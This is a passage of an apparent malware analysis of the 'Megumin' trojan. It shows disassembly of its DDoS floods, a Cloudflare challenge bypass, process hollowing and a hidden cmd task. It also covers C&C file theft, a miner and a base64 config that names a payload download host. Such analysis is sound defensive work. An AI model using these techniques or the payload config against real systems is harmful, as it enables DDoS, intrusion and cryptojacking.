0040F58B	. 6A 00	push 0	WSAStartup
0040F58D	. 6A 01	push 1	int protocol = IPPROTO_IP
0040F58F	. 6A 02	push 2	int type = SOCK_STREAM
0040F591	. FF15 3C834500	call dword ptr ds:[<socket>]	int af = AF_INET
0040F597	. 837B 1C 10	cmp dword ptr ds:[ebx+1C],10	socket
0040F59B	. 8D4B 08	lea ecx,dword ptr ds:[ebx+8]	
0040F59E	. 8BF8	mov edi,eax	
0040F5A0	. 0F434B 08	cmovae ecx,dword ptr ds:[ebx+8]	
0040F5A4	. 51	push ecx	const char* name
0040F5A5	. FF15 34834500	call dword ptr ds:[<gethostbyname>]	gethostbyname
0040F5AB	. 6A 50	push 50	u_short hostshort = 50
0040F5AD	. 8BF0	mov esi,eax	htons
0040F5AF	. FF15 50834500	call dword ptr ds:[<htons>]	
0040F5B5	. 66:8945 C6	mov word ptr ss:[ebp-3A],ax	
0040F5B9	. B8 02000000	mov eax,2	
0040F5BE	. 66:8945 C4	mov word ptr ss:[ebp-3C],ax	
0040F5C2	. 8B46 0C	mov eax,dword ptr ds:[esi+C]	
0040F5C5	. 6A 10	push 10	int namelen = 10
0040F5C7	. 8B00	mov eax,dword ptr ds:[eax]	
0040F5C9	. 8B00	mov eax,dword ptr ds:[eax]	
0040F5CB	. 8945 C8	mov dword ptr ss:[ebp-38],eax	
0040F5CE	. 8D45 C4	lea eax,dword ptr ss:[ebp-3C]	
0040F5D1	. 50	push eax	struct sockaddr* name
0040F5D2	. 57	push edi	UINT_PTR s
0040F5D3	. FF15 38834500	call dword ptr ds:[<connect>]	connect
0040F5D9	. 8B55 E8	mov edx,dword ptr ss:[ebp-18]	

When everything is configured, the send function is called for starting the DDoS.

0040F601	. 6A 00	push 0	DWORD flags = 0
0040F603	. 83FA 10	cmp edx,10	
0040F606	. 50	push eax	int len
0040F607	. 0F43CE	cmovae ecx,esi	
0040F60A	. 51	push ecx	LPVOID buf
0040F60B	. 57	push edi	UINT_PTR s
0040F60C	. FF15 40834500	call dword ptr ds:[<send>]	send
0040F612	. 57	push edi	UINT_PTR s
0040F613	. FF15 44834500	call dword ptr ds:[<closesocket>]	closesocket
0040F619	. FF15 4C834500	call dword ptr ds:[<WSACleanup>]	

## HTTP

### Task format

http|time|threads|link

As explained above, the technique will remain always the same for the thread setup, only the function addressed is different. For the HTTP DDoS task, it's another Layer 7 DDoS Attack by flooding the server with HTTP requests by using the methods from the Wininet library :

- [InternetOpenA](#)
- [InternetConnectA](#)
- [HttpOpenRequestA](#)

It's slower than the "socket" tasks, but it used for the case that the server is using 301 redirects.

## TCP

---

## Task format

tcp|time|threads|port|link

The TCP task is Layer 4 DDoS Attack, by performing spreading the server TCP sockets requests with a specified port.

```
0040F801 | .v 74 63 | je megumin.40F866
0040F803 | . 8B3D 40834500 | mov edi,dword ptr ds:[<&send>]
0040F809 | . 8B1D 30814500 | mov ebx,dword ptr ds:[<&sleep>]
0040F80F | . 90 | nop
0040F810 | > 6A 06 | push 6
0040F812 | . 6A 01 | push 1
0040F814 | . 6A 02 | push 2
0040F816 | . FF15 3C834500 | call dword ptr ds:[<&socket>]
0040F81C | . 6A 10 | push 10
0040F81E | . 8BF0 | mov esi,eax
0040F820 | . 68 EC484700 | push megumin.4748EC
0040F825 | . 56 | push esi
0040F826 | . FF15 38834500 | call dword ptr ds:[<&connect>]
0040F82C | . 6A 00 | push 0
0040F82E | . 68 00000200 | push 20000
0040F833 | . 8D85 F4FFDFDF | lea eax,dword ptr ss:[ebp-2000C]
0040F839 | . 50 | push eax
0040F83A | . 56 | push esi
0040F83B | . FFD7 | call edi
0040F83D | . 6A 0A | push A
0040F83F | . FFD3 | call ebx
0040F841 | . 6A 00 | push 0
0040F843 | . 68 00000200 | push 20000
0040F848 | . 8D85 F4FFDFDF | lea eax,dword ptr ss:[ebp-2000C]
0040F84E | . 50 | push eax
0040F84F | . 56 | push esi
0040F850 | . FFD7 | call edi
0040F852 | . 56 | push esi
0040F853 | . FF15 44834500 | call dword ptr ds:[<&closesocket>]
0040F859 | . 6A 0A | push A
0040F85B | . FFD3 | call ebx
0040F85D | . 803D E1194700 00 | cmp byte ptr ds:[4719E1],0
0040F864 | .^ 75 AA | jne megumin.40F810
```

```
[int protocol = IPPROTO_TCP
int type = SOCK_STREAM
int af = AF_INET
socket
int namelen = 10
struct sockaddr* name = 4748EC
UINT_PTR s
connect
DWORD flags = 0
int len = 20000
LPVOID buf
UINT_PTR s
send
DWORD dwMilliseconds = A
sleep
DWORD flags = 0
int len = 20000
LPVOID buf
UINT_PTR s
send
UINT_PTR s
closesocket
DWORD dwMilliseconds = A
sleep
```

---

## JS Bypass

### Task format

jsbypass|time|threads|link

When the website is using Cloudflare protection, the malware is also configured to use a known trick to bypass it by creating a clearance cookie for not being able to be challenged anymore.



00410F50	837D 1C 10	cmp dword ptr ss:[ebp+1C],10	
00410F54	8D55 08	lea edx,dword ptr ss:[ebp+8]	
00410F57	68 6C6E4600	push megumin.466E6C	466E6C:"https://google.com"
00410F5C	0F4355 08	cmovae edx,dword ptr ss:[ebp+8]	
00410F60	8D4D D8	lea ecx,dword ptr ss:[ebp-28]	
00410F63	E8 68FAFFFF	call megumin.410900	
00410F68	83C4 04	add esp,4	
00410F6B	C645 FC 01	mov byte ptr ss:[ebp-4],1	
00410F6F	8D4D D8	lea ecx,dword ptr ss:[ebp-28]	
00410F72	837D EC 10	cmp dword ptr ss:[ebp-14],10	
00410F76	8B55 E8	mov edx,dword ptr ss:[ebp-18]	
00410F79	0F434D D8	cmovae ecx,dword ptr ss:[ebp-28]	
00410F7D	6A 00	push 0	
00410F7F	68 806E4600	push megumin.466E80	466E80:"Just a moment"
00410F84	6A 00	push 0	
00410F86	E8 A5D5FFFF	call megumin.40E530	
00410F8B	83C4 0C	add esp,C	
00410F8E	83F8 FF	cmp eax,FFFFFFFF	


The idea is when it's reaching for the first time the Website, a 503 error page will redirecting the attacker into a waiting page (catchable by the string "Just a moment" as shown above), At this moment Cloudflare is, in fact, sending the challenging request, so a \_\_cfduid cookie is generated and the content of the source code on this page is fetched by the help of a parser implemented in the malware. It needs 3 parameters at least, 2 of them are already available :

jschl\_vc the challenge token

pass ???


The last field is the jschl\_answer, as guessable this is the answer to the challenge asked by Cloudflare. To solve it, an interpreter was also implemented to parse the js code, catching the challenge-form value and a.value field for interpreting correctly the native code with the right setup.

This process shown as below is the interpreter that will analyze block per block the challenge with the help of a loop, the data is shelled and each block will be converted into an integer value, the sum of all of them will give us the jschl\_answer value.



so at the end of the waiting page, this request is sent:

/cdn-cgi/l/chk\_jschl?jschl\_vc=VALUE&pass=VALUE&jschl\_answer=VALUE



```
mov edx,dword ptr ss:[ebp-78]
mov eax,edx
mov ecx,dword ptr ss:[ebp-7C]
sub eax,ecx
push E
push megumin.466D04 ; 466D04:"&jschl_answer="
cmp eax,E
jb megumin.418691
```

chk\_jschl leads to the cf\_clearance cookie creation if the answer to the challenge is correct and this cookie is proof that you are authentic and trusted by Cloudflare, so by keeping it bypasses for the next requests sent, the website will no longer challenging the attacker temporarily.

## Miscellaneous curiosities

---

the default values for DDoS tasks are :

Time	180 (in seconds)
------	------------------

Threads	2500
---------	------

Port	42
------	----

## Loader

---

### Load

---

Task format

load|link

Seeing a loader feature is something that a quite common thing by the current trendings, customers that bought malware wants to maximize their investments at all cost. This trojan is also configured to pushed some payloads. There is nothing much to say about this. The only important element, in this case, it's that the loaded payload is stored into the %PROGRAMDATA% folder with the name of {MACHINE\_GUID}.exe.

### Load PE

---

Task format

loadpe|link

Contrary to a simple loader feature, this one is typically a process hollowing alternative. It's only working with 32 bits payload and using this classy process injection trick into a legitimate process.

00418CB0	. 6A 00	push 0	[PSIZE_T NumberOfBytesWritten = NULL SIZE_T NumberOfBytesToWrite = 4 PVOID Buffer PVOID BaseAddress HANDLE ProcessHandle NtWriteVirtualMemory PCONTEXT Context HANDLE ThreadHandle NtSetContextThread Arg2 = NULL Arg1 ZwResumeThread       ]
00418CB2	. 8985 78FDFFFF	mov dword ptr ss:[ebp-288],eax	
00418CB8	. 8D46 34	lea eax,dword ptr ds:[esi+34]	
00418CBB	. 6A 04	push 4	
00418CBD	. 50	push eax	
00418CBE	. 8B85 6CFDFFFF	mov eax,dword ptr ss:[ebp-294]	
00418CC4	. 83C0 08	add eax,8	
00418CC7	. 50	push eax	
00418CC8	. FF75 A0	push dword ptr ss:[ebp-60]	
00418CCB	. FF15 74834500	call dword ptr ds:[<&NtWriteVirtualMemory>]	
00418CD1	. 8D85 C8FCFFFF	lea eax,dword ptr ss:[ebp-338]	
00418CD7	. 50	push eax	
00418CD8	. FF75 A4	push dword ptr ss:[ebp-5C]	
00418CDB	. FF15 70834500	call dword ptr ds:[<&NtSetContextThread>]	
00418CE1	. 6A 00	push 0	
00418CE3	. FF75 A4	push dword ptr ss:[ebp-5C]	
00418CE6	. FF15 80834500	call dword ptr ds:[<&ZwResumeThread>]	

For some reasons, the User-Agent “Mozilla/5.0 (Windows NT 6.1) Megumin/2.0” is catchable when it’s downloading the payload on this specific load PE task.

More information about process injections techniques [here](#)

## Update

Task format

update|build\_link

When there is an update required with the malware, there is a possibility to push a new build to the bot by using this task.

## Miscellaneous tasks

### cmd

Task format

cmd|command

One of the miscellaneous tasks possible is the possibility to send some cmd commands on the bot. I don’t have a clue about the necessity of this task, but if it’s implemented, there is a reason for that.

00412383	. F3:A5	rep movsd	[int nShowCmd = SW_HIDE LPCTSTR lpDirectory = NULL LPCTSTR lpParameters LPCTSTR lpFile = "cmd.exe" LPCTSTR lpOperation = NULL HWND hwnd = NULL ShellExecuteA @ Task completed       ]
00412385	. 6A 00	push 0	
00412387	. 6A 00	push 0	
00412389	. 50	push eax	
0041238A	. 68 E86F4600	push megumin.466FE8	
0041238F	. 8BCA	mov ecx,edx	
00412391	. 83E1 03	and ecx,3	
00412394	. 6A 00	push 0	
00412396	. F3:A4	rep movsb	
00412398	. 6A 00	push 0	
0041239A	. FF15 BC824500	call dword ptr ds:[<&ShellExecuteA>]	
004123A0	. 8B8D 90FDFFFF	mov ecx,dword ptr ss:[ebp-270]	
004123A6	. E8 95F6FFFF	call <megumin.sub_411A40>	

Complete list available [here](#)

## upload

---

### Task format

upload|fullpath

If the attacker knows exactly what he's doing, he can steal some really specific files on the bot, by indicating the full path of the required one. The crafted request at the end will be on that form, for pushing it on the C&C.

```
/gate?hwid=XXX
```

## Miner

---

The miner is one of the main features of the trojan. Most of the time, When analysts are reversing a miner, this is really easy to spot things and the main ideas are to understand the setup part and how it's executing the miner software.

At the end for future purposes, I am considering their check-up list as relevant when reversing one:

- Is it targeting CPU, GPU or both?
- If it's GPU, is Nvidia & AMD targeted?
- Is it generating a JSON config?
- What miner software is/are used
- Are there any Blacklist Country or Specific countries spotted to mine?
- What are the pools addresses?

On this malware, Both hardware type has been implemented, and for checking which miner software is required on the GPU part, it only checking the name of the GPU on the bot, if Nvidia or AMD is spotted on the text, request to the C&C will give the correct setup and miner software.

```
b24= Z2FuZ2J1bGsuaWN1L2NwdS5leGU=  
LW8gcHh5Ym9tYi5pY3U6Nzc3NyAtdSBjcHUgLXAgeCAtLWRvbmF0ZS1sZXZlbCAxIC0tbWF4LWNwdS11c2FnZSA1MA==
```

The base64 downloaded miner config contains two things:

- The link of the miner software
- The one-line config that will be executed with the downloaded payload by the help of ShellExecuteA

For some reasons, the User-Agent "Mozilla/5.0 (Windows NT 6.1) Megumin/2.0" is only catchable when it's downloading the miner software for the CPU part, not for the GPU.

## Server-side


---

## Login Page

---

The login page is quite fancy, simplest. Even if I could be wrong of with this statement, it's using the same core template as Supreme++ (Rarog Fork) with some tweaks.

Something interesting to notice with this C&C, that there is no password but a 2FA Google authenticator on the authentication part.



## Dashboard


---

There is not too much to say about the dashboard, its a classy stats page with these elements:

- Top Countries
- New bots infected (weekly)
- Bots Windows Chart
- Number of bots online (weekly)
- Bots CPU chart
- Bots GPU chart
- Platform chart
- AV Stats
- Current cryptocurrencies values
- Top stolen wallet by the clipper




## World Map



## Top Countries


## Weekly New PC



## Windows Chart


Win 10 Win 8 Win 7 Win Vista Win XP Other

## Weekly Online




## Videocards Chart








## Bots

- Bots – Current list of bots
- Tasks – Task creation & current task list
- Files – All files that have been uploaded to the C&C with the help of the task “upload”

 TOTAL BOTS  
**0**


 ONLINE BOTS  
**0**

 OFFLINE BOTS  
**0**

 24H BOTS  
**0**

### Bots & Tasks

**Bots** Tasks Files




Show  entries Search:

ID	Win	Bit	AV	CPU	GPU	Country	Online
No data available in table							

Showing 0 to 0 of 0 entries

## Task setup

